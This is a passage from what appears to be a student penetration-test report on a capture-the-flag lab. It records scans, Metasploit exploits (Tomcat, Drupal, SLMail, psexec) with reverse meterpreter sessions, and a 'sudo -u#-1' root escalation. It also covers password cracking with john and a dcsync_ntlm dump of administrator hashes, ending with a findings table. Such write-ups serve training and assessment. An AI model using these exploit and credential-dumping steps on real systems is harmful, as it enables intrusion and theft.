MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.44 seconds

```

Using the same network, CBI performed an aggressive Nmap scan against the discovered hosts and found the ip address of the host running Drupal.

```

https://ctf-19.azurewebsites.net/challenges
File Actions Edit View Help
root@kali: ~/Documents/day_2 x root@kali: ~ x
HOP RTT ADDRESS
1 0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000077s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-server-titl: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:AB:0D:0D (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%RD=4/18%OT=80%CT=1%CU=30621%PV=Y%DS=1%DC=D%G=Y%M=0242C0%T
OS=M=66210C85XP+86_64_pc-linux-gnu)SE(Q(SP=FA%CD=1%ISR=106%T1=Z%CI=Z%II=1%
OS:T=4%A)OPS(01=MSB45T11NW%02=MSB45T11NW%03=MSB45T11NW%04=MSB45T11NW%05
OS:=MSB45T11NW7X06=MSB45T11)WIN(WI=FE88XW2=FE88XW3=FE88XW4=FE88XW5=FE88XW6=
OS:FE88)ECN(R=Y%DF=Y%T=4%KW=FAF0%O=MSB4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4%S=0%
OS:A=5+%F=A5%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=4%KW=0%S=A%A-Z%F=R%O=%RD=0%
OS:XQ=)T5(R=Y%DF=Y%T=4%KW=0%S=Z%A-S-%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4%KW=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4%KW=0%S=Z%A-S-%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=4%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=4%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.08 ms 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION

```

CBI ran a Nessus scan against the host 192.168.13.12 and found one critical vulnerability.

Plugin Details
Severity: Critical
ID: 97610
Version: 1.24
Type: remote
Family: CGI abuses
Published: March 8, 2017
Modified: November 30, 2021

CBI used Remote Code Exploit through Metasploit for the host that end in 192.168.13.10. As in the previous scan for 192.168.13.10, there were a few open ports. Using metasploit, CBI searched for tomcat jsp and then looked for the one that had a description of RCE. CBI set the required options and found the flag within the session.

```

root@kali: ~/Documents/day_1 * root@kali: ~ * root@kali: ~/Documents/day_2 * root@kali: ~ * root@kali: ~ * root@kali: ~ *
sessions
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sysinfo
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
background

Background session 1? [y/N] y
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i ...
[*] Starting interaction with session 1...
find / -type f -iname "*flag*"
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttys2/flags
/sys/devices/platform/serial8250/tty/ttys0/flags
/sys/devices/platform/serial8250/tty/ttys3/flags
/sys/devices/platform/serial8250/tty/ttys1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
cat /root/.flag7.txt
8ks6sbhss

```

CBI then focused on the host 192.168.13.11 and found out there could be a shellshock vulnerability.

```

File Actions Edit View Help
xml
cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#
#include /etc/sudoers.d/
flag8-9dnh5shdf5 ALL=(ALL:ALL) /usr/bin/less

```

CBI tried to look for suspicious usernames on the server 192.168.13.11 but couldnt find anything.

CBI used the remote code exploit again through Metasploit to exploit the host 192.168.13.12. Using Nessus, CBI performed a basic network scan with the target as 192.168.13.12. CBI found there was

one critical vulnerability which was called “Apached Struts”. Using this information,CBI were able to uncover flag 10.

The screenshot shows a terminal window titled "root@kali: ~" with several command-line interactions:

- File replacement operations for "file2" and "file3" are shown, both resulting in "Everything is Ok".
- A file named "flagfile" is checked with "cat flagfile", revealing the content "flag 10 is wjasdufsdkg".
- The terminal shows a directory listing with files like "Desktop", "Documents", "Downloads", "file2", "file3", "flagfile", "FlagisInThisfile.7z", "LinEnum.sh", "Music", "Pictures", "Public", "Scripts", "Templates", and "Videos".
- Scanning operations are listed under the "Scanning" section.

CBI performed the last RCE exploit on the host 192.168.13.13. Going back to the aggressive scan on host 192.168.13.13, it mentioned the open port was for Drupal. Once CBI had access to the host, they used the getuid command to determine which user was running on the host.

The terminal session shows the following activity:

- Exploit logs for a reverse TCP handler on port 4444, indicating an unexpected reply from the target.
- The target is identified as vulnerable.
- POST requests are sent to the "/node" endpoint with various parameters, including "link" and "options".
- The exploit successfully opens a meterpreter session on the target host (192.168.13.13) at port 4444.
- The meterpreter session is used to run commands like "whoami" and "www-data".

CBI exploited host 192.168.13.14 and then used privilege escalation to access the final flag. Using the information from the WHOIS record from flag 1, CBI used the registrant name to ssh into the host 192.168.13.14. CBI made the machine believe that CBI has root access and then found the final flag.

The screenshot shows a terminal window with several tabs open. One tab displays a login page for a challenge website, and another tab shows a command-line session where a file named 'flag12.txt' is located in the root directory. The terminal session includes the following commands and output:

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

User Name or Email

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 find / -type f -iname "*flag*"
/root/flag12.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
$ sudo -u#-1 cat /root/flag12.txt
d7sdflksdf384
$
```

Day 3

Day 3 was focused on Windows servers.

CBI found the admin user and cracked the password using john. The admin user and hashed password was written in plain text on the Github website.

```
File Actions Edit View Help
(root@kali)-[~]
# ls
Desktop Documents Downloads file2 file3 flagcrackkedpw LinEnum.sh Music Pictures Public Scripts Templates Videos
(root@kali)-[~]
# john flagcrackkedpw
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanyaalife      (trivera)
1g 0:00:00:00 DONE 2/3 (2024-04-11 04:44) 9.090g/s 11400p/s 11400c/s 11400C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@kali)-[~]
#
```

CBI performed HTTP enumeration using the credentials found (as shown above) to access the IP for Windows 10.

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
flag2.txt	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80

4d7b349705784a518bc876bc2ed6d4f6

CBI ran an aggressive scan and then looked for a machine that had FTP.

```

└──(root㉿kali)-[~]
  └─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (520.8334 kB/s)
ftp> exit
221 Goodbye

└──(root㉿kali)-[~]
  └─# ls
Desktop  Downloads  file3      flagfile      LinEnum.sh  Pictures  Scripts  Videos
Documents  file2      flag3.txt  flagisinthefile.7z  Music      Public    Templates

└──(root㉿kali)-[~]
  └─# cat flag3.txt
89cb548970d44f348bb63622353ae278

└──(root㉿kali)-[~]
  └─#

```

CBI used Metasploit to find the machine that was running the SLMail service. CBI achieved this by searching for SLMail in metasploit.

```

msf6 exploit(windows/pop3/seattlelab_pass) > back
msf6 > use exploit/windows/pop3/seattlelab_pass
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.20
lhost => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56650 ) at 2024-04-11 05:35:58 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=====

Mode           Size     Type   Last modified          Name
---           --       --     --           --
100666/rw-rw-rw- 32      fil    2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw- 3358    fil    2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw- 1840    fil    2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw- 3793    fil    2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw- 4371    fil    2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw- 1940    fil    2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw- 1991    fil    2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw- 2210    fil    2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw- 2831    fil    2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw- 1991    fil    2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw- 2366    fil    2024-04-11 05:18:48 -0400  maillog.008
100666/rw-rw-rw- 13190   fil    2024-04-11 05:35:57 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >

```

CBI gained access to Windows 10 and was able to look at any tasks on that machine.

Folder: \

TaskName	Next Run Time	Status
flag5	N/A	Running
MicrosoftEdgeUpdateTaskMachineCore	4/11/2024 6:34:48 PM	Ready
MicrosoftEdgeUpdateTaskMachineUA	4/11/2024 3:04:48 AM	Ready
OneDrive Reporting Task-S-1-5-21-2013923	4/11/2024 11:18:12 AM	Ready
OneDrive Standalone Update Task-S-1-5-21	4/11/2024 1:08:42 PM	Ready

*Untitled 1 - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

flag5: 54fa8cd5c1354adc9214969d716673f5

CBI used kiwi within Metasploit to uncover a hashed password of a specific user.

```
Almost done. Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:LM_ASCII
0g 0:00:03:29 0.21% 3/3 (ETA: 2024-04-12 10:12) 0g/s 74517Kp/s 74517Kc/s 447102KC/s CK2JYUB .. O
0g 0:00:03:33 0.21% 3/3 (ETA: 2024-04-12 09:59) 0g/s 75106Kp/s 75106Kc/s 450639KC/s SAP58YU .. S
Session aborted

└─(root㉿kali)-[~/Desktop]
# john Flag6hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!      (?)
Computer!      (?)
Proceeding with incremental:ASCII
2g 0:00:01:50 3/3 0.01803g/s 38193Kp/s 38193Kc/s 38195KC/s rylsbr17..rylsbsek
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted

└─(root㉿kali)-[~/Desktop]
#
```

Continuing on the machine 172.22.117.20, CBI performed file enumeration to find a specific file.

Mode	LastWriteTime	Length	Name
d-r--	2/15/2022 2:02 PM		Documents
d-r--	12/7/2019 1:14 AM		Downloads
d-r--	12/7/2019 1:14 AM		Music
d-r--	12/7/2019 1:14 AM		Pictures
d-r--	12/7/2019 1:14 AM		Videos

```
PS C:\Users\Public> cd Documents
cd Documents
PS C:\Users\Public\Documents> ls
ls
Directory: C:\Users\Public\Documents

Mode                LastWriteTime         Length Name
—
-a---       2/15/2022 2:02 PM            32 flag7.txt

PS C:\Users\Public\Documents> cat flag7
cat flag7
cat : Cannot find path 'C:\Users\Public\Documents\flag7' because it does not exist.
At line:1 char:1
+ cat flag7
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\Public\Documents\flag7:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\Public\Documents> cat flag7.txt
cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
```

CBI used the credentials found on the Windows 10 machine to perform user enumeration, which lead to finding other user accounts.

```

root@kali: ~ x root@kali: ~ x root@kali: ~ x
[*] Started reverse TCP handler on 172.21.193.172:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 2 opened (172.22.117.100:4444 => 172.22.117.10:62091 ) at 2023-03-25 00:38:55 -0400

meterpreter > shell
Process 1376 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

ADMBob          Administrator      flag8-ad12fc2ffcle44
Guest           hdodge            jsmith
krbtgt          tschubert
The command completed with one or more errors.

C:\Windows\system32>

```

Continuing on the new machine, CBI found a specific file in the directory.

```

PS C:\Users\Administrator> cd /
PS C:\> ls

    Directory: C:\

Mode                LastWriteTime       Length Name
----                -              -        -
d-----         9/15/2018  12:19 AM            PerfLogs
d-r----

```

CBI compromised the administrator by finding their hashed password using the command `dsync_ntlm`.

The screenshot shows a terminal window with two tabs open, both titled "root@kali: ~". The left tab displays a file listing from a memory dump:

```
02/15/2022 03:04 PM      32 flag9.txt
09/15/2018 12:19 AM    <DIR>   PerfLogs
02/15/2022 11:14 AM    <DIR>   Program Files
02/15/2022 11:14 AM    <DIR>   Program Files (x86)
02/15/2022 11:13 AM    <DIR>   Users
02/15/2022 02:19 PM    <DIR>   Windows
  1 File(s)      32 bytes
  5 Dir(s) 18,971,004,928 bytes free
```

The right tab shows a Metasploit meterpreter session:

```
C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872

C:\>exit
exit
[*] The password hash of the user 'benjamin' has been recovered.
[*] Server username: NT AUTHORITY\SYSTEM
[*] Look at Day 3's lessons to determine what to do with this information.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
[*] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > dcSync_ntlm administrator
[*] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcSync_ntlm administrator
[*] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : administrator
[+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID     : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID     : 500
```

Summary Vulnerability Overview

Vulnerability	Severity
XXS vulnerabilities	High
Sensitive data exposure vulnerabilities	Critical
Local File inclusion Vulnerabilities	Critical
SQL injection vulnerability	Critical
Command Injection Vulnerability	High
PHP injection vulnerability	High
Session Management vulnerability	Critical
Directory traversal vulnerability	High
Weak Password	High
Remote Code exploit vulnerabilities	Critical
CVE-2019-19287	Critical
User's name and hashed password found in plain text on the Github website.	High
No login name or password required to FTP into machine 172.22.117.20	High
SLMail Vulnerability found on host 172.22.117.20	Critical
Could easily gain access to Windows 10 machine and view/create/change any scheduled tasks	Medium
Using kiwi, hashed passwords on Windows machine were easily hashable.	High
CBI could easily view the contents of the files found on the Windows machine.	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:




Scan Type	Total
Hosts	192.168.14.35 192.168.14.1 192.168.13.13 192.168.13.12 192.168.13.10 192.168.12.1


	192.168.13.11 192.168.13.1 172.28.151.151 192.168.13.14 172.22.117.20 172.22.117.100 172.22.117.10
Ports	4444 8080 8009 80 22

Exploitation Risk	Total
Critical	8
High	8
Medium	1
Low	0



Vulnerability Findings


Vulnerability 1	Findings
Title	XXS Vulnerabilities
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	HTML text was used to make a payload alert appear on the welcome.php page, memory-planner.php page and the comments.php page.

	  
Affected Hosts	192.168.14.35
Remediation	- implement input validation

